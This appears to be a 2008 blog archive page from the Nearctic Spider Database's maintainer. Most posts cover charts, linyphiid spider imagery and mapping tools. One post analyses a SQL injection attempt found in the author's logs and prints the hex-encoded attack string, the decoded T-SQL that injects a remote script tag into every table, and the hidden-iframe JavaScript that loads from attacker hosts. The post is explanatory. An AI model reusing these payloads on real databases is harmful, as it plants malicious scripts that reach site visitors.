
Kevin Pfeiffer, an avid participant in the Nearctic Arachnologists' Forum, finally got me to do something about the Flash-based charts on the species pages in the Nearctic Spider Database. While these older charts were great at the time, they've had their day. So, in light of the sparklines that Rod Page integrated into a "Biodiversity Service Status" pinger, I thought I'd take a closer look at Google Charts. Wow. The added plus for this service is the truly stellar documentation.
Rather than using a terribly long URL to get the PNG for the chart, I used a proxy. This way, I can pass the identifier to a local script that then grabs the image and dumps it on the page. And, I can give the chart a file name of my choosing.
Saturday, October 18, 2008
Google Charts...Wow
Sunday, October 12, 2008
Long Tail of Biodiversity
At last count on the World Spider Catalog, there are 4345 species in the spider family Linyphiidae. This is second only to the jumping spiders. The latter are primarily tropical and subtropical, but linyphiids are predominantly found in the northern hemisphere, where are coincidentally found most of the world's arachnid systematists. And, of course, there's very little accessible information on most of these species either in print or on the web. A few notable exceptions are Tanasevitch's Linypiid Spiders of the World, which contains flat lists of names organized in various ways and the ever popular BugGuide gallery (few of which identified to species). There is a smattering of other resources out there, but they are all hard to find. Both the Tree of Life and the Encyclopedia of Life have the equivalent of stub pages so neither of these are particularly helpful.
A recent unlocking of these hidden gems is underway by Nina Sandlin, an Associate of Zoology at the Field Museum in Chicago. She has been building LinEpig, an photo gallery of linyphiid epigyna on Picasa Web Albums. Like most other online work on arachnids, LinEpig is built with love for the organisms and no budget (correct me if I'm wrong Nina!). While taking images of the epigyna, Nina graciously shared the habitus images with the Nearctic Spider Database. While in Chicago recently, I chatted with Nina about Picasa. While it comes close to what she wanted, it fell short in a number of areas. The most important in my opinion is findability. Sure, she can tag her images with names, but her gallery is poorly exposed on Google and other search engines. However, there are some features in Picasa that make it attractive. It is relatively easy to upload, manage, and geotag - though the latter could evidently use text boxes if one already has coordinates on hand. Most importantly, the interface is clean, responsive and uncluttered.
Now the long tail...
Prior to Nina's efforts, there was very little (if any) linyphiid imagery on the web, especially the specialized images of the epigyna, which are a lot more useful than the habitus images. If you've seen one linyphiid, you've pretty much seen them all (a few exceptions of course). They are remarkably similar in shape & size, but their sexual characters, especially the male's, are dramatically different. The big biodiversity aggregators like the Encyclopedia of Life have positioned themselves to present low hanging fruit. That is, show the furry charismatic megafauna (or fish) because there are many resources serving this sort of content. But, why? Wouldn't it make sense to instead provide better and more useful tools for folks like Nina to create and organize content for which there is either nothing or very little available elsewhere? Let's hope that in time, LifeDesk will provide a ladder for consumers of content generated there to reach out to the furthest branches and leaves where are found all the curiosities. But first, it'll have to contain tools and functionality useful for folks like Nina and for others to jump in and give her a hand.
Friday, July 25, 2008


Show Me...Crab Spiders on Bark
One of the DarwinCore elements for specimen and observation data is "habitat". To my knowledge, not a lot has been done with these data. Either there are actually few records cached at GBIF that have this field filled or the data are in a such a mess as to be (mostly) unusable. I certainly hope it's not the latter. No matter how messy, there is still a wealth of information here if one takes the time to sift through it. The data are not unlike folksonomies and someone with more patience than me could probably develop a natural classification of these terms.
Faceted search is a first crack at making these data useful, because there is certainly more trajectories into the data than without making use of the data. For a first cut at this, I pulled 30 random contributed specimen records in the Nearctic Spider Database for each species and merely display the full contents on the species pages. Then, I index the pages as always using my trusty Zoom Search. Voila, a quick way to do some quick, faceted searches. It's not perfect, but it's better than nothing. Where "crab spider bark" or "wolf spider beach" once produced no search results, there are now 5 and 17 results returned, respectively. Incidentally, Flickr produced 13 and 18 results, respectively but many images are useless.
Sunday, July 20, 2008

SQL Injection Attacks!
I was browsing through my web logs this morning and discovered some clever attempts to hack into my database using a technique called SQL injection. Here's a portion of one line in the web log:
/data/canada_spiders/AllReferences.asp Letter=F;DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C415245204054205641524348415228323535292C...more crap here...4445414C4C4F43415445205461626C655F437572736F7220%20AS%20VARCHAR(4000));EXEC(@S);--
The semicolon after "Letter=F" above is an attempt to mark the close of the SQL within the page "/data/canada_spiders/AllReferences.asp" and everything else after it is crap that could be executed on the server. Had I constructed my SQL on the page to be something like:
SELECT * FROM [TABLE] WHERE [COLUMN] = "" & [LETTER F] & ""
...where [LETTER F] is the parameter passed from the URL, I would have exposed myself to something potentially serious. So, instead of:
SELECT * FROM [TABLE] WHERE [COLUMN] = "F"
...the executed SQL would have been:
SELECT * FROM [TABLE] WHERE [COLUMN] = "F";DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C415245204054205641524348415228323535292C...more crap here...4445414C4C4F43415445205461626C655F437572736F7220%20AS%20VARCHAR(4000));EXEC(@S);--
Cool.
So, just what is all that crap? Well, it's a SQL Server-specific bit of code that is HEX-encoded. The full decoded HEX is as follows:
DECLARE @T VARCHAR(255),@C VARCHAR(255)
DECLARE Table_Cursor CURSOR FOR
SELECT a.name,b.name FROM sysobjects a,syscolumns b
WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0)
BEGIN
EXEC('UPDATE ['+@T+'] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+''<script src=http://www.bnrc.ru/ngg.js></script>''')
FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
Hmm. What does this mean? Well, it's an attempt to do something very scary - update every cell in every table to include a reference to a snippet of JavaScript. So, the next time any data are pulled from the database for presentation on a website, there is the potential to include hundreds of references to a remote JavaScript file.
So, what's in the JavaScript? This:
window.status="";
var cookieString = document.cookie;
var start = cookieString.indexOf("dssndd=");
if (start != -1){}else{
var expires = new Date();
expires.setTime(expires.getTime()+9*3600*1000);
document.cookie = "dssndd=update;expires="+expires.toGMTString();
try{
document.write("<iframe src=http://iogp.ru/cgi-bin/index.cgi?ad width=0 height=0 frameborder=0></iframe>");
}
catch(e)
{
};
}
OK, so an iframe is inserted. Cripes, will it ever end? What's in the iframe? A page with some obfuscated JavaScript that loads with the rendering of the page. This is as far as I got. But, others have also discovered this and note that the JavaScript in that iframe is at least a redirect to msn.com. If you conduct a search for "ngg.js", you can pull up a whole heap of sites indexed by Google that have apparently been affected with this SQL injection attack. So, if you visit a web site, click a link and get mysteriously redirected to msn.com, something may have just happened to your browser.
But, I have still not idea what the ultimate end game is. What the heck is in the obfuscated JavaScript in the iframe? Anyone?
Saturday, July 19, 2008
Google Geocodes
Since I have been on a kick this weekend getting back into the mapping thing, I decided to see what was new in the world of the Google Map API and discovered plenty of new great things. For example, folks have developed reverse geocoders. It's a shame however that the full ISO country names aren't used. Rather, only the country codes are made available via Google's geocode API. I would have much rather had the full country name and the full "AdministrativeAreaName" (i.e. the State or Province in Google Map API parlance) because I could then use this in the AJAX data grid for contributors of specimen records to the Nearctic Spider Database. Similarly, applications like Specify could have taken advantage of this to help users clean or check their data as these are entered.
Nevertheless, I tweaked my old Google Map Geocoder to take advantage of all these advancements. The point of this little gadget is to click a map and get the location and coordinates. In this era of GPS units and iPhones, this may be rather pointless. But it was fun to see what I could do in an hour or so.
Friday, July 18, 2008
Simple Mapper
With the recent mapping craze this past decade and the fascination with AJAX tiling, a serious deficiency has been a simple mechanism to produce a black & white line map with points to mark collection locations for use in an outgoing manuscript. While at the recent American Arachnological Society meetings at Berkeley, California, I casually mentioned in a presentation I gave about the Nearctic Spider Database that someone should make such a service. Well, I made one...at least the start of one, right HERE.
I know, I know, yet another mapping service. But, this one serves a very specific purpose. It could no doubt be expanded and made more customizable such as different points for multiple species (a bit tougher) and an option to use a global map instead (trivial), but it's a start to producing something that hopefully satisfies a very different need.
Subscribe to:
Posts (Atom)
